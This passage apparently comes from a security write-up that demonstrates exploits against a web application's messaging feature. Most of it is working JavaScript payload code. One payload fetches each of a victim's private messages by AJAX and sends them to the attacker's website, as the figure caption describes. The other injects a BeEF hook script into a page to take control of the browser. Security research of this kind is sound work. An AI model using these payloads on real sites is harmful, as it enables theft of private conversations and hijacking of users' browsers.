            msgs[i]['author'] = tag.getElementsByTagName('a')[0].text;
            msgs[i]['title'] = tag.getElementsByTagName('a')[1].text.replace(/\s\s/g,'');
            // The message's content is in another page
            var contentUrl = tag.getElementsByTagName('a')[1].href ;
            // we'll start an ajax request
            var http = newHttp();
            http.num = i;
            http.onreadystatechange = function() {
                if (this.readyState == 4) {
                    msgs[this.num]['content'] = DOM(this.responseText)
                                                    .getElementsByClassName('message_body')[0]
                                                    .innerHTML
                                                    .replace(/\s\s/g,'') ;
                    //we have one more
                    done ++;
                    // If we have all of them
                    if (done == msg_tags.length){
                       send_msgs();
                    }
                }
            };
            http.open('GET', contentUrl, true);
            http.send();
}
```

6. Read a user's private conversations. - Results in image

Figure 3. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests to fetch the messages... (not all visible here) ...and ultimately sends the GET request containing all the data, back to our malicious website 4) Attacker receives the data (url-encoded). 5) Attacker decodes the data.

7. Add the BeEF hook to a page. - Payload source code

```
var u = "http://localhost:3000/hook.js";
var s = document.createElement("script");
s.type = "text/javascript";
s.src = u; document.getElementsByTagName("head")[0].appendChild(s);
```